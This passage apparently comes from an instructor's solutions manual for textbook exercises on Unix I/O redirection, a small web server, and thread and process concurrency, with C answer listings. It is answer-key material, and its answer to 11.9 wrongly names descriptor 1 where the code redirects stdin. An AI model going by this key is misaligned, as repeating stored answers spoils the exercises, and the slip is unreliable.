    if ((stat.st_mode & S_IRUSR)) /* Check read access */
        readok = "yes";
    else
        readok = "no";

    size = stat.st_size; /* check size */

    printf("type: %s, read: %s, size=%d\n",
           type, readok, size);

    exit(0);
}
```

code/io/fstatcheck-ans.c

Problem 11.9 Solution:

Before the call to `execve`, the child process opens `foo.txt` as descriptor 3, redirects `stdin` to `foo.txt`, and then (here is the kicker) closes descriptor 3:

```
if (Fork() == 0) { /* child */
    fd = Open(‘‘foo.txt’’, O_RDONLY, 0); /* fd == 3 */
    Dup2(fd, STDIN_FILENO);
    Close(fd);
    Execve(‘‘fstatcheck’’, argv, envp);
}
```

When `fstatcheck` begins running in the child, there are exactly three open files, corresponding to descriptors 0, 1, and 2, with descriptor 1 redirected to `foo.txt`.

Problem 11.10 Solution:

The purpose of this problem is to give the students additional practice with I/O redirection. The trick is that if the user asks us to copy a file, we redirect standard input to that file before running the copy loop. The redirection allows the same copy loop to be used for either case.

code/io/cpfile2-ans.c

```
#include "csapp.h"

int main(int argc, char **argv)
{
```

```c
    int n;
    rio_t rio;
    char buf[MAXLINE];

    if ((argc != 1) && (argc != 2) ) {
        fprintf(stderr, "usage: %s <infile>\n", argv[0]);
        exit(1);
    }

    if (argc == 2) {
        int fd;
        if ((fd = Open(argv[1], O_RDONLY, 0)) < 0) {
            fprintf(stderr, "Couldn’t read %s\n", argv[1]);
            exit(1);
        }
        Dup2(fd, STDIN_FILENO);
        Close(fd);
    }

    Rio_readinitb(&rio, STDIN_FILENO);
    while((n = Rio_readlineb(&rio, buf, MAXLINE)) != 0)
        Rio_writen(STDOUT_FILENO, buf, n);
    exit(0);
}
```

code/io/cpfile2-ans.c

1.12 Chapter 12: Network Programming

Problem 12.6 Solution:

There is no unique solution. The problem has several purposes. First, we want to make sure students can compile and run Tiny. Second, we want students to see what a real browser request looks like and what the information contained in it means.

Problem 12.7 Solution:

Solution outline: This sounds like it might be difficult, but it is really very simple. To a Web server, all content is just a stream of bytes. Simply add the MIME type `video/mpg` to the `get_filetype` function in Figure 12.33.

Problem 12.8 Solution:

Solution outline: Install a SIGCHLD handler in the main routine and delete the call to `wait` in `serve_dynamic`.

Problem 12.9 Solution:

Solution outline: Allocate a buffer, read the requested file into the buffer, write the buffer to the descriptor, and then free the buffer.

Problem 12.10 Solution:

No solution yet.

Problem 12.11 Solution:

Solution outline: HEAD is identical to GET, except that it does not return the response body.

Problem 12.12 Solution:

No solution yet.

Problem 12.13 Solution:

Solution outline: Install the SIG_IGN handler for SIGPIPE, and write a wrapper function `rio_writenp` that returns 0 when it encounters an EPIPE error. To be more efficient, Tiny can check the return code after each write and return to the main routine when it gets a zero.

1.13 Chapter 13: Concurrency

Problem 13.12 Solution:

This purpose of this problem is get the student's feet wet with a simple threaded program.

code/conc/hellon-ans.c

```
#include "csapp.h"

void *thread(void *vargp);

int main(int argc, char **argv)
{
    pthread_t *tid;
    int i, n;

    if (argc != 2) {
        fprintf(stderr, "usage: %s <nthreads>\n", argv[0]);
        exit(0);
    }
    n = atoi(argv[1]);
    tid = Malloc(n * sizeof(pthread_t));

    for (i = 0; i < n; i++)
        Pthread_create(&tid[i], NULL, thread, NULL);
    for (i = 0; i < n; i++)
        Pthread_join(tid[i], NULL);
    exit(0);
```

```
}

/* thread routine */
void *thread(void *vargp)
{
    printf("Hello, world!\n");
    return NULL;
}
```

code/conc/hellon-ans.c

Problem 13.13 Solution:

This is the student's first introduction to the many synchronization problems that can arise in threaded programs.

A. The problem is that the main thread calls `exit` without waiting for the peer thread to terminate. The `exit` call terminates the entire process, including any threads that happen to be running. So the peer thread is being killed before it has a chance to print its output string.

B. We can fix the bug by replacing the `exit` function with either `pthread_exit`, which waits for outstanding threads to terminate before it terminates the process, or `pthread_join` which explicitly reaps the peer thread.

Problem 13.14 Solution:

No solution yet.

Problem 13.15 Solution:

No solution yet.

Problem 13.16 Solution:

Each of the `Rio` functions is passed a pointer to a buffer, and then operates exclusively on this buffer and local stack variables. If they are invoked properly by the calling function, such that none of the buffers are shared, then they are reentrant. This is a good example of the class of implicit reentrant functions.

Problem 13.17 Solution:

The `echo_cnt` function is thread-safe because (a) It protects accesses to the shared global `byte_cnt` with a mutex, and (b) All of the functions that it calls, such as `rio_readline` and `rio_writen`, are thread-safe. However, because of the shared variable, `echo_cnt` is not reentrant.

Problem 13.18 Solution:

The problem occurs because you must close the same descriptor twice in order to avoid a memory leak. Here is the deadly race: The peer thread that closes the connection completes the first close operation, thus freeing up descriptor k, and then is swapped out. A connection request arrives while the main thread is blocked in `accept` which returns a connected descriptor of k, the smallest available descriptor. The main thread is swapped out, and the the peer thread runs again, completing its second close operation, which closes descriptor k again. When the main thread runs again, the connected descriptor it passes to the peer thread is closed!

Problem 13.19 Solution:

Interestingly, as long as you lock the mutexes in the correct order, the order in which you release the mutexes has no affect on the deadlock-freedom of the program.

Problem 13.20 Solution:

Thread 1 holds mutex pairs (a, b) and (a, c) simultaneously, but not mutex pair (b,c), while Thread 2 holds mutex pair (c,b) simultaneously, not the other two. Since the sets are disjoint, there is no deadlock potential, even though Thread 2 locks its mutexes in the wrong order. Drawing the progress graph is a nice visual way to confirm this.

Problem 13.21 Solution:

A. Thread 1 holds (a, b) and (a, c) simultaneously. Thread 2 holds (b, c) simultaneously. Thread 3 holds (a, b) simultaneously.

B. Thread 1 locks all of its mutexes in order, so it is OK. Thread 2 does not violate the lock ordering with respect to (b, c) because it is the only thread that hold this pair of locks simultaneously. Thread 3 locks (b, c) out of order, but this is OK because it doesn't hold those locks simultaneously. However, locking (a,b) out of order is a problem, because Thread 1 also needs to hold that pair simultaneously.

C. Swapping the `P(b)` and `P(a)` statements will break the deadlock.

The next three problems give the students an interesting contrast in concurrent programming with processes, select, and threads.

Problem 13.22 Solution:

A version of `tfgets` based on processes:

code/conc/tfgets-proc-ans.c

```
#include "csapp.h"
#define TIMEOUT 5

static sigjmp_buf env; /* buffer for non-local jump */
static char *str;      /* global to keep gcc -Wall happy */

/* SIGCHLD signal handler */
static void handler(int sig)
{
    Wait(NULL);
    siglongjmp(env, 1);
}

```

```
char *tfgets(char *s, int size, FILE *stream)
{
    pid_t pid;

    str = NULL;

    Signal(SIGCHLD, handler);

    if ((pid = Fork()) ==  0) { /* child */
        Sleep(TIMEOUT);
        exit(0);
    }
    else {  /* parent */
        if (sigsetjmp(env, 1) == 0) {
            str = fgets(s, size, stream);
            Kill(pid, SIGKILL);
            pause();
        }
        return str;
    }
}
```

code/conc/tfgets-proc-ans.c

Problem 13.23 Solution:

A version of `tfgets` based on I/O multiplexing:

code/conc/tfgets-select-ans.c

```
#include "csapp.h"

#define TIMEOUT 5

char *tfgets(char *s, int size, FILE *stream)
{
    struct timeval tv;
    fd_set rfds;
    int retval;

    FD_ZERO(&rfds);
    FD_SET(0, &rfds);

    /* Wait for 5 seconds for stdin to be ready */
    tv.tv_sec = 5;
    tv.tv_usec = 0;
    retval = select(1, &rfds, NULL, NULL, &tv);
    if (retval)
        return fgets(s, size, stream);
    else
        return NULL;
```

```
}
```

code/conc/tfgets-select-ans.c

Problem 13.24 Solution:

A version of `tfgets` based on threads:

code/conc/tfgets-thread-ans.c

```
#include "csapp.h"
#define TIMEOUT 5

void *fgets_thread(void *vargp);
void *sleep_thread(void *vargp);

char *returnval;  /* fgets output string */
typedef struct {  /* fgets input arguments */
    char *s;
    int size;
    FILE *stream;
} args_t;

char *tfgets(char *str, int size, FILE *stream)
{
    pthread_t fgets_tid, sleep_tid;
    args_t args;

    args.s = str;
    args.size = size;
    args.stream = stdin;
    returnval = NULL;
    Pthread_create(&fgets_tid, NULL, fgets_thread, &args);
    Pthread_create(&sleep_tid, NULL, sleep_thread, &fgets_tid);
    Pthread_join(fgets_tid, NULL);
    return returnval;
}

void *fgets_thread(void *vargp)
{
    args_t *argp = (args_t *)vargp;
    returnval = fgets(argp->s, argp->size, stdin);
    return NULL;
}

void *sleep_thread(void *vargp)
{
    pthread_t fgets_tid = *(pthread_t *)vargp;
    Pthread_detach(Pthread_self());
    Sleep(TIMEOUT);
    pthread_cancel(fgets_tid);
```

```
    return NULL;
}
```

code/conc/tfgets-thread-ans.c

Problem 13.25 Solution:

No solution yet.

Problem 13.26 Solution:

No solution yet.

Problem 13.27 Solution:

No solution yet.

Problem 13.28 Solution:

No solution yet.

Problem 13.29 Solution:

No solution yet.